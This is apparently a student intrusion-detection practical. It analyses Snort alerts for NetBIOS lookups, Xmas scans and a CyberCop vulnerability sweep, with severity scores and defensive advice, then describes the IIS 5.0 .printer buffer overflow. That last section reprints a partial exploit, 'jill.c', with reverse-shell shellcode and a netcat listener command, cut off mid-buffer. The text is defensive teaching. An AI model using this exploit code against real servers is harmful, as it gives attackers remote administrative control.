Windows machines typically send these types of queries in normal operation, particularly when file-sharing is active, to determine NetBIOS names when only IP addresses are known. Since this type of query originated from an external network, it is probably a pre-attack probe to gather NetBIOS name table information for further reconnaissance or possible attacks. This signature is created and can be reproduced by the using the Unix samba command "*nmblookup* –A". By using such commands as *nbtstat* for Windows or *nmblookup* for Unix, the attacker in this instance was trying to obtain information about my network for later use. It is considered best practice to ensure that users outside of your network are not permitted to access the NetBIOS name service. This is usually accomplished through port 137 on any firewall.

http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids177&view=research

Correlations

This vulnerability has been published, analysed and expounded in books and on major vulnerability databases and web sites, including:

- *Intrusion Signatures and Analysis* by Stephen Northcutt, Mark Cooper, Matt Fearnow, and Karen Frederick; New Riders publications, Copyright 2001, 201 West 103rd st. Indianapolis, ID 46290,
- The CVE for this vulnerability is CAN-1999-0621 at http://cve.mitre.org

- AdvICE ID # 2000413 at Network Ice's advisory group at http://advice.networkice.com.Advice/default.htm.

Evidence of active targeting

There is evidence of active targeting. The attacker's intention is to obtain information about my network for later use. The source IP of 24.240.174.102 after doing an nslookup resolves to www.hsacorp.net, which is High Speed Access corporation or services. Time and time again will we see broadband users trying to penetrate networks of other cable modem or DSL users in an attempt to collect software or MP3 files.

Severity:

Criticality of target: 2, since the target host is a machine on the DMZ, with no other production devices held on the same subnet.

Lethality: 5, since the attack was targeting a service known to be responsible for sharing important documentation about the system and providing remote access features.

System Countermeasures: 3, since the target is a Linux host and is the DMZ, the source host can only ascertain so much information.

Network Countermeasures: 5, since the linksys router blocks all requests for NetBIOS information to the internal network and all other internal Windows hosts have personal firewalls, there is no need for concern.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 5 – (3 + 5) = **-1**

Defensive Recommendation

- remove or lock down all instances of file sharing from the Linux host. That includes any Samba utilities such as Webmin or Swat.
- ensure that file permissions are secured and that remote utilities such as SSH are utilized when accessing the machine. This will provide some form of encryption and limit an external party from sniffing passwords on the line.
- block access to port 137 using a personal firewall for Linux such as *portsentry* (www.psionic.com/abacus/portsentry) or IPChains.

Multiple Choice Test Question:

What type of operating system is being targeted when the hex characters below are displayed:

```
41 41 41 41 41 41
41 41 41 41 41 41
```

a) Windows (correct answer)

b) HP-UX

c) Solaris

d) Macintosh

Detect 4

Snort alert:

[**] IDS30/scan_probe-xmas-scan [**]

```
07/18-18:55:43.610212 65.1.158.29:61660 -> 192.168.1.101:1
TCP TTL:41 TOS:0x0 ID:31526 IpLen:20 DgmLen:60
**U*P**F Seq: 0xDF9D9E89  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 3C 7B 26 00 00 29 06 75 6A 41 01 9E 1D C0 A8  .<{&..).ujA…..
0x0020: 01 65 F0 DC 00 01 DF 9D 9E 89 00 00 00 00 A0 29  .e…………)
0x0030: 0C 00 AC DC 00 00 03 03 0A 01 02 04 01 09 08 0A  ……………
0x0040: 3F 3F 3F 3F 00 00 00 00 00 00                ????……

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS30/scan_probe-xmas-scan [**]
07/18-18:55:48.340184 65.1.158.29:61660 -> 192.168.1.101:1
TCP TTL:41 TOS:0x0 ID:2023 IpLen:20 DgmLen:60
**U*P**F Seq: 0x80EBED16  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 3C 07 E7 00 00 29 06 E8 A9 41 01 9E 1D C0 A8  .<….)…A…..
0x0020: 01 65 F0 DC 00 01 80 EB ED 16 00 00 00 00 A0 29  .e…………)
0x0030: 0C 00 BD 01 00 00 03 03 0A 01 02 04 01 09 08 0A  ……………
0x0040: 3F 3F 3F 3F 00 00 00 00 00 00                ????……
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS30/scan_probe-xmas-scan [**]
07/18-18:55:53.118779 65.1.158.29:61660 -> 192.168.1.101:1
TCP TTL:41 TOS:0x0 ID:64674 IpLen:20 DgmLen:60
**U*P**F Seq: 0x701318BD  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  …a….Z!.s..E.
0x0010: 00 3C FC A2 00 00 29 06 F3 ED 41 01 9E 1D C0 A8  .<….)…A…..
0x0020: 01 65 F0 DC 00 01 70 13 18 BD 00 00 00 00 A0 29  .e….p……..)
0x0030: 0C 00 A2 33 00 00 03 03 0A 01 02 04 01 09 08 0A  …3………..
0x0040: 3F 3F 3F 3F 00 00 00 00 00 00                ????……
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Source of Trace
My home network described above was the source of the trace.

Detect was generated by:
Detect was generated by Snort v1.7 invoked with the following command line:
Snort -X -d -h 151.204.72.34/16 -c vision.conf

Probability the Source Address was spoofed:

Although a TCP packet caused this event, the packet is not thought to be a part of an existing TCP session. Therefore the source IP address could be easily forged. In some cases, it has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

Description of the attack:

The event indicates that this intruder is scanning my perimeter by sending "Xmas tree" type packets. An indication of this attack displays the FIN,URG and PUSH flags set in the above snort trace. An example of this is as follows: *nmap -sX -f <targethost>.* The -f flag causes the packets to be fragmented, which is a method to try to evade firewalls and IDS systems. This type of packet should never be seen in normal TCP operations. There is currently no bugtraq ID or CVE posted for this vulnerability. Further information on this vulnerability can be found at the following: http://www.whitehats.com/info/IDS30 and at http://advice.networkice.com/advice/intrusions/2000308/default.htm with advICE identification number 2000308.

Attack mechanism:

This type of scan is designed to be stealthy in nature and evade most common IDS systems. The attacker in the trace above is probably scanning my system to see what services are available by sending specially formatted frames so that he will hopefully go unnoticed. In some cases, this is done in preparation for a future attack, or sometimes it is done to see if the system might have a service that is susceptible to attack. To demonstrate, normal TCP communications occur in the form of an initial SYN, a SYN/ACK and then a FIN to close a connection. The packet should never contain just a FIN, URG and PUSH all in the same packet when it is sent across the line. In some cases, attackers will also look to bypass IDS systems or firewalls by sending a SYN/FIN scan as a form of fingerprinting technique, which tells the system to begin a connection and tear down one at the same time.

Correlations

The Snort IDS, courtesy of Martin Roesch identified this attack and the signature is as follows:

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS30/scan_probe-xmas-scan"; ack: 0; flags: FUP;)
```

As stated above, there is currently no matching CVE or bugtraq ID number. There is an advICE ID number-2000308, which describes the attack in detail.

Todd Garrison's practical assignment number 147. Published in the book *Intrusion Signatures and Analysis* by Stephen Northcutt, Mark Cooper, Matt Fearnow and Karen Frederick; Copyright 2001 by New Riders Publishing

Evidence of active targeting

Since the attacker is attempting to enumerate my network without my knowledge, there appears to be is evidence of active targeting. With this, it shows that his intention could possibly be for future attacks.

Severity:

Criticality of target: 2, since the target host is a machine on the DMZ, with no other production devices held on the same subnet.

Lethality: 3, since the attack is done in a stealthy fashion, which could lead to a compromised host before any signs of prior network enumeration. Although ports scans are somewhat harmful, this one can be very dangerous if discovered. To know someone is probing your network is better than not knowing at all.

System Countermeasures: 4, the machine on the DMZ is running Snort IDS, which captured the scan which may lead to subsequent attacks.

Network Countermeasures: 3, this would be determined what ports the intruder is stealthy scanning. Ports are open on linksys router for specific reasons allowing certain types of traffic through for services needed.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 3 – (4 +3) = **-2**

Defensive Recommendation

- Install Snort IDS in order to observe this type of traffic. Implement either the current rule set from the Snort page (www.snort.org) or acquire the rule set from www.whitehats.com/ids.
- Block ports on the router or firewall that are unneeded for network operations
- Constantly scan internal and external hosted systems for open services, especially the systems that are exposed to the internet
- Utilize a personal firewall if needed such as *ZoneAlarm* (www.zonelabs.com), *BlackICE* (www.networkice.com) for Windows systems or *Firestarter* for Linux (http://firestarter.sourceforge.net) to block port on the host system.

Multiple Choice Test Question:

Which combination (s) of TCP flags are known for stealth type scanning:

a) SYN/FIN

b) SYN/ACK

c) URG/FIN/PUSH

d) both a and c (correct answer)

Detect 5

Snort alert:

```
[**] IDS416/icmp_icmp-timestamp_request [**]
07/18-18:11:08.172879 65.9.99.155 -> 192.168.1.101
ICMP TTL:48 TOS:0x0 ID:8209 IpLen:20 DgmLen:40
Type:13  Code:0  TIMESTAMP REQUEST
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 28 20 11 00 00 30 01 04 13 41 09 63 9B C0 A8  .( ...0...A.c...
0x0020: 01 65 0D 00 F0 FF 01 00 01 00 00 00 00 00 00 00  .e.............
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00              ............
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS216/icmp_icmp-subnet_mask_request [**]
07/18-18:11:16.073568 65.9.99.155 -> 192.168.1.101
ICMP TTL:48 TOS:0x0 ID:8617 IpLen:20 DgmLen:32
Type:17  Code:0  ADDRESS REQUEST
```

```
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 20 21 A9 00 00 30 01 02 83 41 09 63 9B C0 A8  . !...0...A.c...
0x0020: 01 65 11 00 EC FF 01 00 01 00 FF FF FF FF 00 00  .e..............
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00              ............
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
 [**] IDS115/scan_Traceroute UDP [**]
07/18-18:12:34.127860 65.9.99.155:36875 -> 192.168.1.101:33453
UDP TTL:1 TOS:0x0 ID:36894 IpLen:20 DgmLen:40
Len: 20
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 28 90 1E 00 00 01 11 C2 F5 41 09 63 9B C0 A8  .(........A.c...
0x0020: 01 65 90 0B 82 AD 00 14 E8 63 13 11 00 00 73 09  .e.......c....s.
0x0030: 56 3B B7 A1 0A 00 00 00 00 00 00 00              V;..........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS428/rpc_portmap-listing-111 [**]
07/18-18:12:45.659412 65.9.99.155:853 -> 192.168.1.101:111
TCP TTL:48 TOS:0x0 ID:8936 IpLen:20 DgmLen:84 DF
***AP*** Seq: 0xB6C13CCA  Ack: 0xBBFE73AC  Win: 0x7D78  TcpLen: 20
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 54 22 E8 40 00 30 06 C1 0A 41 09 63 9B C0 A8  .T".@.0...A.c...
0x0020: 01 65 03 55 00 6F B6 C1 3C CA BB FE 73 AC 50 18  .e.U.o..<...s.P.
0x0030: 7D 78 88 BF 00 00 80 00 00 28 3A 54 DA 95 00 00  }x.......(:T....
0x0040: 00 00 00 00 00 02 00 01 86 A0 00 00 00 02 00 00  ................
0x0050: 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0060: 00 00                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS175/misc_socks-probe [**]
07/18-18:12:59.665080 65.9.99.155:2641 -> 192.168.1.101:1080
TCP TTL:48 TOS:0x0 ID:10200 IpLen:20 DgmLen:52 DF
******S* Seq: 0xBC4888B7  Ack: 0x0  Win: 0x7D78  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 34 27 D8 40 00 30 06 BC 3A 41 09 63 9B C0 A8  .4'.@.0..:A.c...
0x0020: 01 65 0A 51 04 38 BC 48 88 B7 00 00 00 00 80 02  .e.Q.8.H........
0x0030: 7D 78 37 65 00 00 02 04 05 B4 01 01 04 02 01 03  }x7e............
0x0040: 03 00                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS521/scan_probe-Synscan-Portscan-ID-19104 [**]
07/18-18:21:31.722408 65.9.99.155:3321 -> 192.168.1.101:110
TCP TTL:48 TOS:0x0 ID:19104 IpLen:20 DgmLen:52 DF
```

```
******S* Seq: 0xDD6A81AB  Ack: 0x0  Win: 0x7D78  TcpLen: 32
TCP Options (6) => MSS: 1322 NOP NOP SackOK NOP WS: 0
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 34 4A A0 40 00 30 06 99 72 41 09 63 9B C0 A8  .4J.@.0..rA.c...
0x0020: 01 65 0C F9 00 6E DD 6A 81 AB 00 00 00 00 80 02  .e...n.j........
0x0030: 7D 78 1E FB 00 00 02 04 05 2A 01 01 04 02 01 03  }x.......*......
0x0040: 03 00                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] IDS148/tftp_TFTP write [**]
07/18-18:14:41.804242 65.9.99.155:1043 -> 192.168.1.101:69
UDP TTL:48 TOS:0x0 ID:13669 IpLen:20 DgmLen:72
Len: 52
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 00 48 35 65 00 00 30 11 EE 8E 41 09 63 9B C0 A8  .H5e..0...A.c...
0x0020: 01 65 04 13 00 45 00 34 F1 53 00 02 2F 74 6D 70  .e...E.4.S../tmp
0x0030: 2F 43 79 62 65 72 43 6F 70 2E 74 66 74 70 2E 76  /CyberCop.tftp.v
0x0040: 75 6C 6E 65 72 61 62 69 6C 69 74 79 00 6E 65 74  ulnerability.net
0x0050: 61 73 63 69 69 00                                ascii.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Source of Trace:

My home network described above was the source of the trace.

Detect was generated by:

Detect was generated by Snort v1.7 invoked with the following command line:

```
Snort -X -d -h 151.204.72.34/16 -c vision.conf
```

Probability the Source Address was spoofed:

Since there is a mixture of ICMP, UDP and TCP in this trace, the source IP is probably spoofed. All except for the RPC Portmap Listing probe packet, which is normally a part of an established TCP session. The rest of the scans can be a result of spoofed packets.

Description of the attack:

The attacker is executing a range of scans on my network to determine which ports are open and if a vulnerability applies to them. *Note, the full range of port probes was not included in this due to brevity purposes*. The services that were probed for vulnerabilities are as follows:

TFTP (Trivial File Transfer Protocol:69); RPC (Remote Procedural Call:111); SOCKS Proxy:1080; POP3 (Post Office Protocol:110) and others not listed such as DNS:53 and HTTP:80.

Attack mechanism:

An initial ICMP Timestamp request and then an ICMP Subnet Mask request was sent to my host to first determine if it was listening and responding to ping packets. After this was done, the attacker performed a traceroute to determine the best route to my network, also using a unix host, which is noted in the UDP packet above. **Unix based systems utilize the traceroute command using the UDP protocol, whereas Windows systems use tracert using the ICMP protocol.* Afterwards, there was a complete range scan of several ports on my system in which Snort captured. And, the timestamp was very closely knitted. After further review, it was noted that Cybercop had been used to orchestrate the scan. This is clearly displayed in the ASCII text in the IDS148/tftp_TFTP write packet.

In observing the various SYN packets sent to my home net, and noting the word Cybercop, it wasn't hard to deduce that this was an attempt to discover any vulnerabilities that might exists on the DMZ host. At first, I thought that the attacker might have been using a program called *hping2* (http://sourceforge.net/projects/hping2) to craft packet towards my net, but later discoveries proved otherwise. Hping2 provides anyone with the capability to forge packets with inaccurate source and destination ports, source IP addresses, time to live, and set any form of TCP flag combination.

The scan that caught my eye was notably the RPC (Remote Procedural Call) probe on port 111. Because the other scans rely on UDP and TCP with the SYN flag set, the RPC scan relies on TCP with complete the three-way handshake. As noted above, this attempt has to originate from a legitimate IP address and not a forged one. The intruder is expecting a response back from the original SYN packet he sent with a SYN|ACK to construct the handshake. In most instances, the attacker will use the *rpcinfo* -p command to gather information about a remote host.

Correlations

The Snort IDS using the -X -d commands to display additional information identified this attack.

There is currently no matching bugtraq ID for this attack. It is noted in the Common Vulnerabilities and Exposures database-CVE ID # CAN-1999-0632 at http://cve.mitre.org. Also, it can be found at advICE security advisory # 2001705 at the following: http://advice.networkice.com/advice/intrusions/2001705/default.htm

Utilization of the *rpcinfo -p* command can be demonstrated in the following book:

Solaris Security by Peter H. Gregory, Copyright 2000 by Prentice Hall PTR

Prentice-Hall Inc., Upper Saddle River, New Jersey 07458

Evidence of active targeting

There is evidence of active targeting. Either this person is an active security professional looking to clean up society and free broadband users of system flaws or a person targeting someone to find an exploit (s) to order to enumerate the rest of the network. I would probably bet on the second notation. This is an obvious attempt to exploit certain vulnerabilities such as backdoors, buffer overflows and other insecure remote access channels. There needs to mention, and this is very important, that the attacker is looking to exploit port 1080. Port 1080, also known as SOCKS, is used by people to channel or bounce their attacks via someone else's site or host. This is definitely a sign of identity concealment in that an attacker will use the resources of another internet host to proxy his attacks in hitting another site.

Severity:

Criticality of target: 2, since the target host is a machine on the DMZ, with no other production devices held on the same subnet.

Lethality: 4, since the scan was performed against a range of ports which included 111, 69, 53, 80 and 110 to expose various types of vulnerabilities.

System Countermeasures: 2, since the target host was a default install of Linux Mandrake 7.2 with several unwanted ports exposed and no firewall present. Although it is one of latest versions of Linux, more vulnerabilities are creeping up each day for every flavor of Linux.

Network Countermeasures: 4, since the attacker is targeting the DMZ host, the linksys router blocks access to the ports to internal hosts on the network. This would be lower if SMB traffic was allowed to pass invoking file sharing to the internet but that is not the case. The only remote access port open on the router at the time was 22 for Secure Shell activity using an encrypted tunnel.

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Severity = 2 + 4 – (2 + 4) = **0**

Defensive Recommendation

- Apply the most recent patches to the Linux Mandrake machine.
- Install a personal firewall for Linux such as Firestarter or use built-in IPChains to filter unnecessary traffic from certain actively probing source addresses
- Disable unnecessary services, especially SOCKS:1080 to prevent the host from being a bounce site for additional internet attacks. Configure *Squid* for Linux on port 8080 if proxying services are needed and lock it down. Also, remove RPC from the host if not needed. Sometimes, internal network personnel use this service for administrative or troubleshooting purposes.
- Utilized the following book to lock down your Linux host: *Hacking Linux Exposed* by Brian Hatch, James Lee and George Kurtz, Copyright 2001 by The McGraw-Hill Companies, Osborne/McGraw-Hill, 2600 10th st. Berkeley, CA 94710

Multiple Choice Test Question:

What type of traffic pattern is seen in the Snort logs displayed above:

a) HTTP proxy attempts

b) DNS Name Server queries

c) Remote Procedural Calls

d) both A and C (correct answer)

Assignment II – Describe the State of Intrusion Detection - *Attack Mechanism: MS IIS 5.0 Unchecked Buffer in ISAPI Extension*

1. Introduction

A vulnerability exists in Microsoft Internet Information Server 5.0 running on Windows 2000. The vulnerability could allow a remote intruder to run arbitrary code on a victim's machine, enabling them to gain complete administrative control of the machine. Once a malicious user has exploited a vulnerable web server, arbitrary code can be executed in the Local System security context, resulting in complete control of the system.

http://www.cert.org/advisories/CA-2001-10.html

2. Description of the Attack

Windows 2000 includes support for the Internet Printing Protocol (IPP) via an ISAPI (Internet Server Application Programming Interface) extension, which is enabled by default on all Windows 2000 systems running IIS 5.0 Server. Affected software for this exploit can be found specifically in systems running MS Windows 2000 Advanced Server, Datacenter Server, Server and Professional. Note, this vulnerability can only be exploited if IIS 5.0 is presently running on the system targeted.

Technical Overview-Windows 2000 introduced the Internet Printing Protocol (IPP) as an industry standard protocol for submitting and controlling print jobs over (HTTP) Hypertext Transport Protocol. The protocol is implemented in Windows 2000 via an ISAPI extension that is installed by default as part of Windows 2000 and can only be accessed if Internet Information Server version 5.0 is running. The vulnerability exists due to an unchecked buffer in a section of code that handles input parameters, and could be executed remotely only if port 80 (HTTP) or 443 (HTTPS) were open on a firewall, which are in most cases on today's Internet.

www.microsoft.com/technet/security/bulletin/MS01-023.asp

The Discovery-This exploit was initially discovered by Riley Hassel of eEye Digital Security www.eeye.com when he was updating ***Retina***'s CHAM (Common Hacking Attack Methods) technology to look for unknown vulnerabilities within some of the new features that Windows 2000 IIS 5.0 provides. One feature that was added to be audited by CHAM was the .printer ISAPI filter extension. Once the .printer ISAPI filter was added to the list of ISAPI's to audit, the latest Retina development code was let loose to run against a test server within eEye's lab, and within minutes the exploit was unveiled. To specify, there was a buffer overflow within the .printer ISAPI filter (c:\WINNT\System32\msw3prt.dll) which provides Windows 2000 with support for the Internet Printing Protocol (IPP) that allows web based control of network printing.

The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request. eg.. Get /NULL.printer HTTP/1.0 will successfully cause the buffer overflow within IIS and the web server to stop responding to requests. Fortunately, however, Windows 2000 with IIS 5.0 automatically restarts its web service after a system crash.
www.marc.theaimsgroup.com/?1=bugtrac&m=98874912915948&w=2

Retina is a Network Security Scanner developed by eEye Digital Security www.eeye.com/html/Products/Retina/index.html which can be used to identify known and unknown vulnerabilities, suggest fixes to identified vulnerabilities, and report possible security holes within a network's internet, intranet and extranet environments. It includes vulnerability auditing modules for the following systems and services such as:

- NetBIOS (*135-139 in WinNT, 445 in Win2000*)
- HTTP, CGI and WinCGI
- FTP-*File Transfer Protocol*
- DNS-*Domain Naming Services*
- DoS (*Denial of Service*) vulnerabilities
- POP (*109, 110*) SMTP (*25*) and LDAP (*389, 636*)

- TCP/IP and UDP
- Registry
- Services
- User Accounts
- Password Vulnerabilities
- Publishing Extensions
- Database servers
- Firewalls and Routers
- Proxy Servers

Retina has several distinct features that separate it from other commercial scanners on the market such as Internet Security System's ***Internet Scanner*** *(*www.iss.net *),* Network Associate's ***Cybercop*** www.pgp.com/products/cybercop-scanner/default.asp, Bindview's ***Hackershield*** www.nss.co.uk/ and Axent's ***NetRecon*** http://enterprisesecurity.symantec.com/products/cfm?ProductID=46

Internet Scanning Tools Comparison Chart

FEATURES	NETWORK VULNERABILITY SCANNERS				
	eEye Retina	ISS Internet Scanner	NAI Cybercop	Bindview Hackershield	Axent NetRecon
REPORTING	✓	✓	✓	✓	✓
SMART SCANNING	✓				
AUTOFIX	✓		✓	✓	
AUTOUPDATE	✓	✓	✓	✓	
CHAM	✓				
OPEN ARCHITECTURE	✓		✓		

The chart above clearly indicates the efficiency of eEye's ***Retina*** product in comparison to others in today's market. The cells marked in **red** indicate the function or service that each scanner provides. Each scanner offers similar reporting capabilities ranging from the Technical Report with intricate detail to satisfy IT personnel, and the Executive Report for high-level management summaries. ***Retina***, apart from the other products, introduces a concept known as *Smart Scanning*, which includes an AI (Artificial Intelligence) module that makes it vastly smarter and thorough when locating real world vulnerabilities. Most scanners will initiate port scans of remote systems and assume that the port is linking to a specific protocol. In contrast, Retina analyses specific input/output data on a port to determine what protocol and service is actually running. e.g. Retina determines a port open, and the AI component within the Smart Scanning concept will not assume it is an FTP server and do only FTP Server checks. Retina will actually determine what protocol is on the open port and proceed to initiate checks accordingly.

Retina, along with Network Associate’s ***Cybercop*** *Scanner*, offers a feature known as Open Architecture. This provides the system administrator the capability to develop vulnerability tests and auditing modules based on the organization’s network requirements. Retina offers the flexibility to create custom modules with any programming language including Perl, C, C++, Visual Basic and Delphi to meet technical needs. The last, but definitely not the least unique feature of Retina is **CHAM** (Common Hacking Attack Methods). CHAM distinguishes itself from other features because of its Artificial Intelligence mechanism to think and act like an intruder or security analyst in discovering holes in networks and software packages. The damaging flaws in software packages that might not be visible to the naked eye after a series of code examinations are often observed through *Retina*’s AI feature to prevent future network attacks.
http://www.eeye.com/html/assets/pdf/retina_whitepaper.pdf

Exploit Code – Sample code was posted on Security Focus by Dark Spyrit (www.securityfocus.com/bid/2674) as a POC (Proof of Concept) containing the validity of the exploit not long after it was exposed by eEye. The file is entitled ***Jill.c*** and can be compiled and executed on any flavor of Linux using the gcc –o command. Note the string of **\90**’s in bold approximately three quarters of the way down the code, which indicates the intention to overflow the buffer and ultimately provide Local System access or Administrator access on the machine. Notice the bold text approximately eleven lines down in which the intruder is given the ability to utilize the code as reverse command shell using a ***Netcat*** (http://www.l0pht.com/~weld/netcat/) listener to possibly invoke more damage on the server.

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit <dspyrit@beavuh.org>
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p <attacker port> -vv
*
*  I haven't slept in years.
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
